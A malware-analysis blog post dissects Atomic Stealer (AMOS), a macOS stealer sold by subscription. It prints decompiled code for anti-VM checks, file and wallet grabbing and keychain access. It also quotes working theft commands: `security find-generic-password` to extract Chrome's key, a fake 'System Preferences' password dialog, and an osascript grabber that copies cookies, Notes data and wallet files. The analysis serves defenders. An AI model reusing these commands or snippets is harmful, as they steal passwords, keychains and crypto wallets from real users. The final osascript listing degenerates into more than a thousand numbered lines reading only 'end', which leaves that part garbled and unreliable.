


From Russia With Code: Disarming Atomic Stealer

 russianpanda.com/2024/01/15/Atomic-Stealer-AMOS/



Case Study

Atomic Stealer is known to be the first stealer for MacOS devices, it first appeared on Russian hacking in March, 2023.



For 3000\$ per month, the user gets the access to the panel. The user provides Telegram Bot ID and build ID to the seller and the user receives the build.

The stealer allegedly has the following functionalities and features:

- Login Keychain dump
- Extract system information
- FileGrabber (from Desktop, Documents)
- MacOS Password retrieval
- Convenient web panel
- MetaMask brute-forcer
- Crypto-checker (tool to check the information on crypto assets)
- Telegram logs

List of browsers supported:

- Chrome (Autofills, Passwords, Cookies, Wallets, Cards)
- Firefox (Autofills, Cookies)
- Brave (Cookies, Passwords, Autofills, Wallets, Cards)
- Edge (Cookies, Passwords, Autofills, Wallets, Cards)
- Vivaldi (Cookies, Passwords, Autofills, Wallets, Cards)
- Yandex (Cookies, Autofills, Wallets, Cards)
- Opera (Cookies, Autofills, Wallets, Cards)
- OperaGX (Cookies, Autofills, Wallets, Cards)

Wallet and plugins:

- Electrum
- Binance
- Exodus
- Atomic
- Coinomi
- Plus another 60 plugins

Cyble identified the Go source code path containing the username **iluhabolto**v. That is not confirmed but might suggest that the developer’s name is Ilya Boltov.

Technical Analysis

In December 2023, Jérôme Segura published an article on the new version of Atomic Stealer circulating on the Internet. Unlike previous versions where the strings were in cleartext, in the new version of AMOS, all the strings are encrypted.

To cheat a little bit, we can look at the functionality of the previous Atomic Stealer to be able to recognize and interpret the actions for some of the decrypted strings in the newer versions.

In the previous version (MD5: bf7512021dbdce0bd111f7ef1aa615d5), AMOS implements anti-VM checks, the stealer executes the command **system_profiler SPHardwareDataType**. **system_profiler** is a command-line utility in macOS that provides detailed information about the hardware and software configuration of the Mac device. It’s the command-line equivalent of the “System Information” on Windows and MacOS machines that users can access through the GUI. **SPHardwareDataType** is a specific data type specifier for the **system_profiler** command, it instructs the utility to display information related only to the hardware of the system, such as processor name, number of processors, model name, hardware UUID, serial number, etc. If it detects **VMware** or **Apple Virtual Machine** - the program exits. If not, the collected information is passed to **/Sysinfo.txt**.

```

1 int64 systeminfo(void)
2 {
3     char v1[28]; // [rsp+10h] [rbp-280h] BYREF
4     char v2[24]; // [rsp+38h] [rbp-258h] BYREF
5     char v3[568]; // [rsp+50h] [rbp-240h] BYREF
6
7     exec(
8         (nlohmann::json_v3_11_1::basic_json<std::map, std::vector, std::string, bool, long, unsigned long, double, std::allocator, adl_serializer, std::vector<unsigned char> >
9         "system_profiler SPHardwareDataType");
10    if ( std::string::find_first_of[abi:v160006](v2, "VMware", 0LL) != -1
11        || std::string::find_first_of[abi:v160006](v2, "Apple Virtual Machine", 0LL) != -1 )
12    {
13        exit(27);
14    }
15    std::operator+[abi:v160006]<char, std::char_traits<char>, std::allocator<char>>(v1, &path, "/Sysinfo.txt");
16    std::ofstream::basic_ofstream(v3, v1, 16LL);
17    std::string::~wstring(v1);
18    std::operator<<[abi:v160006]<char, std::char_traits<char>, std::allocator<char>>(v3, v2);
19    std::ofstream::close(v3);
20    std::ofstream::wofstream(v3);
21    std::string::~wstring(v2);
22    return __stack_chk_guard;
23 }

```

The FileGrabber in the previous version grabs files with the following extensions from Desktop and Documents folder:

- txt
- rtf
- xlx
- key
- wallet
- jpg
- png
- web3

```

26 std::operator+<char>(v19, "/Users/", &user);
27 std::operator+[abi:v160006]<char,std::char_traits<char>,std::allocator<char>>(v20, v19, "/desktop");
28 getfiles(v21, v20, 0LL);
29 std::string::~string(v20);
30 std::string::~string(v19);
31 std::operator+[abi:v160006]<char,std::char_traits<char>,std::allocator<char>>(v17, &path, "/FileGrabber");
32 QMacPasteboard::QMacPasteboard((QMacPasteboard *)v18, (OpaquePasteboardRef *)v17, 0);
33 v7 = std::_fs::filesystem::create_directory[abi:v15006](v18);
34 std::_fs::filesystem::path::~path[abi:v15006]((__int64)v18);
35 std::string::~string(v17);
36 if ( (v7 & 1) != 0 )
37 {
38     for ( i = 0; ; ++i )
39     {
40         v6 = i;
41         if ( v6 >= std::vector<std::string>::size[abi:v160006](v21) )
42             break;
43         v0 = std::vector<std::string>::operator[][abi:v15006](v21, i);
44         v15 = std::string::find_first_of[abi:v160006](v0, ".", -1LL);
45         if ( v15 != -1 )
46         {
47             v1 = std::vector<std::string>::operator[][abi:v15006](v21, i);
48             std::string::substr(v14, v1, v15 + 1, -1LL);
49             if ( (std::operator==[abi:v160006]<char,std::char_traits<char>,std::allocator<char>>(v14, "txt") & 1) != 0
50                 || (std::operator==[abi:v160006]<char,std::char_traits<char>,std::allocator<char>>(v14, "rtf") & 1) != 0
51                 || (std::operator==[abi:v160006]<char,std::char_traits<char>,std::allocator<char>>(v14, "xlsx") & 1) != 0
52                 || (std::operator==[abi:v160006]<char,std::char_traits<char>,std::allocator<char>>(v14, "key") & 1) != 0
53                 || (std::operator==[abi:v160006]<char,std::char_traits<char>,std::allocator<char>>(v14, "wallet") & 1) != 0
54                 || (std::operator==[abi:v160006]<char,std::char_traits<char>,std::allocator<char>>(v14, "jpg") & 1) != 0
55                 || (std::operator==[abi:v160006]<char,std::char_traits<char>,std::allocator<char>>(v14, "png") & 1) != 0
56                 || (std::operator==[abi:v160006]<char,std::char_traits<char>,std::allocator<char>>(v14, "web3") & 1) != 0 )

```

The **ColdWallets** function grabs the cold wallets. Cold wallets often referred to as “cold storage,” is a method of storing cryptocurrencies offline.

```

57 std::operator+<char>(v41, "/Users/", &user);
58 std::operator+[abi:v160006]<char,std::char_traits<char>,std::allocator<char>>(v42, v41, "/.electrum/wallets/");
59 std::string::~string(v41);
60 std::operator+[abi:v160006]<char,std::char_traits<char>,std::allocator<char>>(v40, &library, "Coinomi/wallets/");
61 std::operator+[abi:v160006]<char,std::char_traits<char>,std::allocator<char>>(v39, &library, "Exodus/exodus.wallet/");
62 std::operator+<char>(v37, "/Users/", &user);
63 std::operator+[abi:v160006]<char,std::char_traits<char>,std::allocator<char>>(
64     v38,
65     v37,
66     "/.walletwasabi/client/wallets/");
67 std::string::~string(v37);
68 std::operator+[abi:v160006]<char,std::char_traits<char>,std::allocator<char>>(
69     v36,
70     &library,
71     "Guarda/Local Storage/leveldb/");

```

GrabChromium function is responsible for grabbing data such as AutoFill, Web Data, Login Data, Wallets, Password, Local Extension Settings data from Chromium-based browsers such as Microsoft Edge, Vivaldi, Google Chrome, Brave, Opera within **~/Library/Application Support/** path.


```

124 std::operator+[abi:v160006]<char,std::char_traits<char>,std::allocator<char>>(v107, &library, "Google/Chrome/");
125 std::operator+[abi:v160006]<char,std::char_traits<char>,std::allocator<char>>({
126     v106,
127     &library,
128     "BraveSoftware/Brave-Browser/");
129 std::operator+[abi:v160006]<char,std::char_traits<char>,std::allocator<char>>(v105, &library, "Microsoft Edge/");
130 std::operator+[abi:v160006]<char,std::char_traits<char>,std::allocator<char>>(v104, &library, "Vivaldi/");
131 std::operator+[abi:v160006]<char,std::char_traits<char>,std::allocator<char>>({
132     v103,
133     &library,
134     "com.operasoftware.Opera/");
135 std::operator+[abi:v160006]<char,std::char_traits<char>,std::allocator<char>>({
136     v102,
137     &library,
138     "com.operasoftware.OperaGX/");

```

keychain function is responsible for retrieving **pbkdf2** key from the keychain location. In the screenshot below we can see the **pass()** being executed if the result of **dscl** command is not an empty string (“**dscl /Local/Default -authonly** “, additional parameters are passed to the command including username and an empty password), which means that it would likely fail the authentication.

```

14 std::operator+<char>(v8, "dscl /Local/Default -authonly ", &user);
15 std::operator+[abi:v160006]<char,std::char_traits<char>,std::allocator<char>>(v9, v8, " \\\"");
16 std::string::~string(v8);
17 v0 = (char *)std::string::c_str[abi:v15006](v9);
18 exec(
19     (nlohmann::json_v3_11_1::basic_json<std::map,std::vector,std::string,bool,long,unsigned long,double,std::allocator,adl_serializer,std::vector<unsigned cha
20     v0);
21 if ( (std::operator+==[abi:v160006]<char,std::char_traits<char>,std::allocator<char>>(v7, "") & 1) != 0 )
22 {
23     exec(
24         (nlohmann::json_v3_11_1::basic_json<std::map,std::vector,std::string,bool,long,unsigned long,double,std::allocator,adl_serializer,std::vector<unsigned c
25         "security 2>&i > /dev/null find-generic-password -ga 'Chrome' | awk '{print $2}'");
26     if ( QVariant::operator!=((const QVariant *)v6, (const QVariant *)"SecKeychainSearchCopyNext:\n") )
27     {
28         std::operator+[abi:v160006]<char,std::char_traits<char>,std::allocator<char>>(v4, &path, "/Chromium/Chrome");
29         QMacPasteboard::QMacPasteboard((QMacPasteboard *)v5, (OpaquePasteboardRef *)v4, 0);
30         v2 = std::_fs::filesystem::create_directories[abi:v15006](v5);
31         std::_fs::filesystem::path::~path[abi:v15006]((__int64)v5);
32         std::string::~string(v4);
33         if ( (v2 & 1) != 0 )
34         {
35             std::operator+[abi:v160006]<char,std::char_traits<char>,std::allocator<char>>({
36                 v3,
37                 &path,
38                 "/Chromium/Chrome/Local State");
39             std::ofstream::basic_ofstream(v10, v3, 16LL);
40             std::string::~string(v3);
41             std::operator+<<[abi:v160006]<char,std::char_traits<char>,std::allocator<char>>(v10, v6);
42             std::ofstream::close(v10);
43             std::ofstream::~ofstream(v10);
44         }
45     }
46     std::string::~string(v6);
47 }
48 else
49 {
50     pass();
51 }

```

The **pass** function is responsible for prompting user to enter the password for the device by displaying a message dialog “**macOS needs to access System settings %s Please enter your password.**” with **osascript with title “System Preferences”**: Sets the title of the dialog window to **System Preferences**. The dialog will automatically close after 30 seconds if the user doesn’t interact with it. After retrieving a password with **GetUserPassword** from the dialog box, the function checks if the returned password is not an empty string and if the password is not empty, the function then calls **getpass** with the entered password. **getpass** will try to authenticate with entered password and if it returns 0, which means that the password was entered incorrectly, the user gets “**You entered an invalid password**” display message.



Once a valid password is entered, the function proceeds with writing the password to **`/Users/run/{generated_numeric_value}/password-entered`**, based on my understanding. The path with the numeric value is generated using the function below where the stealer gets the current time of the device and then seeds the current time with the random number generator.

```
1 int generate(void)
2 {
3     unsigned int v0; // eax
4
5     v0 = time(0LL);
6     srand(v0);
7     return rand();
8 }
```

The function then checks if the user's keychain file (**`login.keychain-db`**) exists. If it does, it copies this keychain file to a new location specified by **`/Users/run/{generated_numeric_value}/login-keychain`**. The Login Keychain acts as the primary storage file in macOS, where it keeps a majority of the passwords, along with secure notes and various other sensitive pieces of information.”

Let's come back to **`pbkdf2`** key: in order to grab the key, the stealer executes the command:

```
security 2>&1 > /dev/null find-generic-password -ga 'Chrome' | awk '{print $2}'
```

The output is compared against the string **SecKeychainSearchCopyNext**.


SecKeychainSearchCopyNext is a macOS API function used to find the next keychain item that matches given search criteria. If the output is not SecKeychainSearchCopyNext, the code constructs a file path under **/Chromium/Chrome** and then writes the extracted key into a file named **Local State**. The **pbkdf2** key serves as an essential component for password decryption in Chrome.

Within function **dotask()**, after collecting data from functions (it's worth mentioning that the data collected are appeared to be stored at **/Users/run/{generated_numeric_value}**):

- GrabChromium()
- keychain()
- systeminfo()
- FileGrabber()
- GrabFirefox()
- ColdWallets()

The stealer uses ditto, a command-line utility on macOS that's used for copying, creating and extracting files, directories and archives, to archive the retrieved logs and sends them over to the command-and-control server. The command used to archive the files: "**ditto -c -k -sequesterRsrc -keepParent**". The zip archive name is the same as the randomly generated numeric value that is present in the path mentioned above.

The example of the archived logs:



The logs are then sent to the Command and Control (C2) server using a **POST** request to the `/sendlog` endpoint.

New Version of AMOS

In the new version of AMOS, the string are encrypted using series of XOR operations shown in the image below.

Let's briefly go through it:

- The algorithm first checks a specific condition based on the 10th byte of the array. If this byte (when treated as a binary value) has its least significant bit set to 0 (meaning it's an even number), the decryption process proceeds.

- The algorithm iterates through a portion of the byte array, starting from a specific position. In each iteration, it compares the current byte with the following byte and depending on how the current byte relates to the next byte, different XOR operations are applied. These operations are:
 - If the current byte is one less than the next, XOR it with the next byte plus 1.
 - If the current byte is two less than the next, XOR it with the next byte plus 2.
 - If the current byte equals the next byte, XOR it with the current index minus 4 (this value is different for each encrypted string)
 - If the current byte is four less than the next, XOR it with the next byte plus 3.
 - If the current byte is five less than the next, XOR it with the next byte plus 4.
 - After applying the XOR operation, the current byte is incremented by 1, and the algorithm moves to the next byte.
- This whole process continues until a certain condition is met (like reaching a specific array index), signifying the end of the encrypted data.

```

42  if ( *((_BYTE *)ptr_encrypted_string + 9) & 1) == 0 )
43  {
44  v22 = (__int64)ptr_encrypted_string + 10;
45  v21 = ptr_encrypted_string;
46  v20 = ptr_encrypted_string + 1;
47  v19 = 0;
48 LABEL_3:
49  if ( (unsigned __int64)v19 >= 0x58 )
50      goto LABEL_17;
51  while ( 1 )
52  {
53      if ( *v21 == *(_DWORD *)v20 + 1 )
54      {
55          *(_BYTE *)(v22 + v19) ^= *v20 + 1;
56      }
57      else if ( *v21 == *(_DWORD *)v20 + 2 )
58      {
59          *(_BYTE *)(v22 + v19) ^= *v20 + 2;
60      }
61      else
62      {
63          if ( *v21 == *(_DWORD *)v20 )
64          {
65              *(_BYTE *)(v22 + v19) ^= (_BYTE)v19 - 4;
66 LABEL_16:
67              ++v19;
68              goto LABEL_3;
69          }
70          if ( *v21 == *(_DWORD *)v20 + 4 )
71          {
72              *(_BYTE *)(v22 + v19) ^= *v20 + 3;
73          }
74          else
75          {
76              if ( *v21 != *(_DWORD *)v20 + 5 )
77                  goto LABEL_16;
78              *(_BYTE *)(v22 + v19) ^= *v20 + 4;
79          }
80      }
81      ++*v21;
82  }
83  }

```

After struggling to understand why I was failing to reproduce the decryption algorithm from C to Python, [@cod3nym](#) helped me to figure out that the solution involved using [ctypes](#).


So, using that information, I wrote the IDAPython script to decrypt the strings, so I don't have to manually enter each of them in :D The script is pretty wonky, but it does the job. You can access the script [here](#).

AMOS uses `mz_zip_writer_add_mem`, [Miniz compression](#), for archiving the extracted logs.

`send_me` function is responsible for sending the logs in a ZIP archive over to C2 to port 80 using the hardcoded UUID `7bc8f87e-c842-47c7-8f05-10e2be357888`. Instead of using `/sendlog` as an endpoint, the new version uses `/p2p` to send POST requests.

passnet function is responsible for retrieving the **pbkdf2** from Chrome, the stealer calls it **masterpass-chrome**.

pwdget function is responsible for retrieving the password of the MacOS device via the dialog “**Required Application Helper. Please enter passphrase for {username}**” as shown below.



myfox function is responsible for retrieving Firefox data such as:

- /cookies.sqlite
- /formhistory.sqlite
- /key4.db
- /logins.json

Compared to the previous version, the new version gathers not only information about hardware but also system’s software and display configurations with the command **system_profiler SPSSoftwareDataType SPHardwareDataType SPDisplaysDataType**.

The FileGrabber functionality is shown in the image below.

```
1 osascript -e 'set destinationFolderPath to (path to home folder as text) & "fg"; set extensionsList to (
2   "txt", "png", "jpg", "jpeg", "wallet", "keys", "key"
3 )
4
5 set bankSize to 0 tell application "Finder" set username to short user name of (system info) try if not (exists folder destinationFolderPath) then make new folder at (path to home folder) with properties {
6   name:"fg"
7 }
8
9 end if set safariFolder to ((path to library folder from user domain as text) & "Containers:com.apple.Safari:Data/Library/Cookies:") try duplicate file "Cookies.binarycookies" of folder safariFolder to folder destinationFolderPath with replacing end try
10 set notesFolderPath to (path to home folder as text) & "Library:Group Containers:group.com.apple.notes:" try set notesFolder to folder notesFolderPath set notesFiles to (
11   file "notesstore.sqlite", file "notesstore.sqlite-shm", file "notesstore.sqlite-wal"
12 )
13
14 of notesFolder
15   repeat with aFile in notesFiles
16     set fileSize to size of aFile
17     if (bankSize + fileSize) > 10 * 1024 * 1024 then
18       try duplicate aFile to folder destinationFolderPath with replacing
19       set bankSize to bankSize + fileSize
20     else exit repeat
21   end repeat
22 end repeat
23
24 of desktopFolder
25   repeat with aFile in (desktopFiles & documentsFiles)
26     set fileExtension to name extension of aFile
27     if fileExtension is in extensionsList then
28       set fileSize to size of aFile
29       if (bankSize +
30         fileSize) > 10 * 1024 * 1024 then
31         try duplicate aFile to folder destinationFolderPath with replacing
32         set bankSize to bankSize + fileSize
33       else exit repeat
34     end if
35   end repeat
36 end repeat
37
38 end tell
39
40 end
41
42 end
43
44 end
45
46 end
47
48 end
49
50 end
51
52 end
53
54 end
55
56 end
57
58 end
59
60 end
61
62 end
63
64 end
65
66 end
67
68 end
69
70 end
71
72 end
73
74 end
75
76 end
77
78 end
79
80 end
81
82 end
83
84 end
85
86 end
87
88 end
89
90 end
91
92 end
93
94 end
95
96 end
97
98 end
99
100 end
101
102 end
103
104 end
105
106 end
107
108 end
109
110 end
111
112 end
113
114 end
115
116 end
117
118 end
119
120 end
121
122 end
123
124 end
125
126 end
127
128 end
129
130 end
131
132 end
133
134 end
135
136 end
137
138 end
139
140 end
141
142 end
143
144 end
145
146 end
147
148 end
149
150 end
151
152 end
153
154 end
155
156 end
157
158 end
159
160 end
161
162 end
163
164 end
165
166 end
167
168 end
169
170 end
171
172 end
173
174 end
175
176 end
177
178 end
179
180 end
181
182 end
183
184 end
185
186 end
187
188 end
189
190 end
191
192 end
193
194 end
195
196 end
197
198 end
199
200 end
201
202 end
203
204 end
205
206 end
207
208 end
209
210 end
211
212 end
213
214 end
215
216 end
217
218 end
219
220 end
221
222 end
223
224 end
225
226 end
227
228 end
229
230 end
231
232 end
233
234 end
235
236 end
237
238 end
239
240 end
241
242 end
243
244 end
245
246 end
247
248 end
249
250 end
251
252 end
253
254 end
255
256 end
257
258 end
259
260 end
261
262 end
263
264 end
265
266 end
267
268 end
269
270 end
271
272 end
273
274 end
275
276 end
277
278 end
279
280 end
281
282 end
283
284 end
285
286 end
287
288 end
289
290 end
291
292 end
293
294 end
295
296 end
297
298 end
299
300 end
301
302 end
303
304 end
305
306 end
307
308 end
309
310 end
311
312 end
313
314 end
315
316 end
317
318 end
319
320 end
321
322 end
323
324 end
325
326 end
327
328 end
329
330 end
331
332 end
333
334 end
335
336 end
337
338 end
339
340 end
341
342 end
343
344 end
345
346 end
347
348 end
349
350 end
351
352 end
353
354 end
355
356 end
357
358 end
359
360 end
361
362 end
363
364 end
365
366 end
367
368 end
369
370 end
371
372 end
373
374 end
375
376 end
377
378 end
379
380 end
381
382 end
383
384 end
385
386 end
387
388 end
389
390 end
391
392 end
393
394 end
395
396 end
397
398 end
399
400 end
401
402 end
403
404 end
405
406 end
407
408 end
409
410 end
411
412 end
413
414 end
415
416 end
417
418 end
419
420 end
421
422 end
423
424 end
425
426 end
427
428 end
429
430 end
431
432 end
433
434 end
435
436 end
437
438 end
439
440 end
441
442 end
443
444 end
445
446 end
447
448 end
449
450 end
451
452 end
453
454 end
455
456 end
457
458 end
459
460 end
461
462 end
463
464 end
465
466 end
467
468 end
469
470 end
471
472 end
473
474 end
475
476 end
477
478 end
479
480 end
481
482 end
483
484 end
485
486 end
487
488 end
489
490 end
491
492 end
493
494 end
495
496 end
497
498 end
499
500 end
501
502 end
503
504 end
505
506 end
507
508 end
509
510 end
511
512 end
513
514 end
515
516 end
517
518 end
519
520 end
521
522 end
523
524 end
525
526 end
527
528 end
529
530 end
531
532 end
533
534 end
535
536 end
537
538 end
539
540 end
541
542 end
543
544 end
545
546 end
547
548 end
549
550 end
551
552 end
553
554 end
555
556 end
557
558 end
559
560 end
561
562 end
563
564 end
565
566 end
567
568 end
569
570 end
571
572 end
573
574 end
575
576 end
577
578 end
579
580 end
581
582 end
583
584 end
585
586 end
587
588 end
589
590 end
591
592 end
593
594 end
595
596 end
597
598 end
599
600 end
601
602 end
603
604 end
605
606 end
607
608 end
609
610 end
611
612 end
613
614 end
615
616 end
617
618 end
619
620 end
621
622 end
623
624 end
625
626 end
627
628 end
629
630 end
631
632 end
633
634 end
635
636 end
637
638 end
639
640 end
641
642 end
643
644 end
645
646 end
647
648 end
649
650 end
651
652 end
653
654 end
655
656 end
657
658 end
659
660 end
661
662 end
663
664 end
665
666 end
667
668 end
669
670 end
671
672 end
673
674 end
675
676 end
677
678 end
679
680 end
681
682 end
683
684 end
685
686 end
687
688 end
689
690 end
691
692 end
693
694 end
695
696 end
697
698 end
699
700 end
701
702 end
703
704 end
705
706 end
707
708 end
709
710 end
711
712 end
713
714 end
715
716 end
717
718 end
719
720 end
721
722 end
723
724 end
725
726 end
727
728 end
729
730 end
731
732 end
733
734 end
735
736 end
737
738 end
739
740 end
741
742 end
743
744 end
745
746 end
747
748 end
749
750 end
751
752 end
753
754 end
755
756 end
757
758 end
759
760 end
761
762 end
763
764 end
765
766 end
767
768 end
769
770 end
771
772 end
773
774 end
775
776 end
777
778 end
779
780 end
781
782 end
783
784 end
785
786 end
787
788 end
789
790 end
791
792 end
793
794 end
795
796 end
797
798 end
799
800 end
801
802 end
803
804 end
805
806 end
807
808 end
809
810 end
811
812 end
813
814 end
815
816 end
817
818 end
819
820 end
821
822 end
823
824 end
825
826 end
827
828 end
829
830 end
831
832 end
833
834 end
835
836 end
837
838 end
839
840 end
841
842 end
843
844 end
845
846 end
847
848 end
849
850 end
851
852 end
853
854 end
855
856 end
857
858 end
859
860 end
861
862 end
863
864 end
865
866 end
867
868 end
869
870 end
871
872 end
873
874 end
875
876 end
877
878 end
879
880 end
881
882 end
883
884 end
885
886 end
887
888 end
889
890 end
891
892 end
893
894 end
895
896 end
897
898 end
899
900 end
901
902 end
903
904 end
905
906 end
907
908 end
909
910 end
911
912 end
913
914 end
915
916 end
917
918 end
919
920 end
921
922 end
923
924 end
925
926 end
927
928 end
929
930 end
931
932 end
933
934 end
935
936 end
937
938 end
939
940 end
941
942 end
943
944 end
945
946 end
947
948 end
949
950 end
951
952 end
953
954 end
955
956 end
957
958 end
959
960 end
961
962 end
963
964 end
965
966 end
967
968 end
969
970 end
971
972 end
973
974 end
975
976 end
977
978 end
979
980 end
981
982 end
983
984 end
985
986 end
987
988 end
989
990 end
991
992 end
993
994 end
995
996 end
997
998 end
999
1000 end
1001
1002 end
1003
1004 end
1005
1006 end
1007
1008 end
1009
1010 end
1011
1012 end
1013
1014 end
1015
1016 end
1017
1018 end
1019
1020 end
1021
1022 end
1023
1024 end
1025
1026 end
1027
1028 end
1029
1030 end
1031
1032 end
1033
1034 end
1035
1036 end
1037
1038 end
1039
1040 end
1041
1042 end
1043
1044 end
1045
1046 end
1047
1048 end
1049
1050 end
1051
1052 end
1053
1054 end
1055
1056 end
1057
1058 end
1059
1060 end
1061
1062 end
1063
1064 end
1065
1066 end
1067
1068 end
1069
1070 end
1071
1072 end
1073
1074 end
1075
1076 end
1077
1078 end
1079
1080 end
1081
1082 end
1083
1084 end
1085
1086 end
1087
1088 end
1089
1090 end
1091
1092 end
1093
1094 end
1095
1096 end
1097
1098 end
1099
1100 end
1101
1102 end
1103
1104 end
1105
1106 end
1107
1108 end
1109
1110 end
1111
1112 end
1113
1114 end
1115
1116 end
1117
1118 end
1119
1120 end
1121
1122 end
1123
1124 end
1125
1126 end
1127
1128 end
1129
1130 end
1131
1132 end
1133
1134 end
1135
1136 end
1137
1138 end
1139
1140 end
1141
1142 end
1143
1144 end
1145
1146 end
1147
1148 end
1149
1150 end
1151
1152 end
1153
1154 end
1155
1156 end
1157
1158 end
1159
1160 end
1161
1162 end
1163
1164 end
1165
1166 end
1167
1168 end
1169
1170 end
1171
1172 end
1173
1174 end
1175
1176 end
1177
1178 end
1179
1180 end
1181
1182 end
1183
1184 end
1185
1186 end
1187
1188 end
1189
1190 end
1191
1192 end
1193
1194 end
1195
1196 end
1197
1198 end
1199
1200 end
1201
1202 end
1203
1204 end
1205
1206 end
1207
1208 end
1209
1210 end
1211
1212 end
1213
1214 end
1215
1216 end
1217
1218 end
1219
1220 end
1221
1222 end
1223
1224 end
1225
1226 end
1227
1228 end
1229
1230 end
1231
1232 end
1233
